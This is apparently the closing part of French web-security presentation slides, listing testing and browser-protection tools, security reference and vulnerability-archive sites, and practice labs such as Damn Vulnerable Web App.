  - Burp - http://portswigger.net/proxy/
- Vérifier les URL / Protégez votre navigateur
  - Request Policy : http://www.requestpolicy.com/
  - WOT – Web of Trust : http://www.mywot.com/fr
  - NoScript / Ad-Block
  - …

Références - Sites

- http://xssed.com
- http://ha.ckers.org / http://sla.ckers.org
- http://milworm.com
- http://owasp.org
- http://securityfocus.com
- http://secunia.com
- http://vupen.com
- http://securityreason.com
- http://isc.sans.org
- http://www.zerodayinitiative.com
- http://packetstormsecurity.org
- http://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project

Démos

- Suite Samurai
- Damn Vulnerable Web App (DAVW)
- XSS Me / SQL Inject Me
- Tamper Data
- …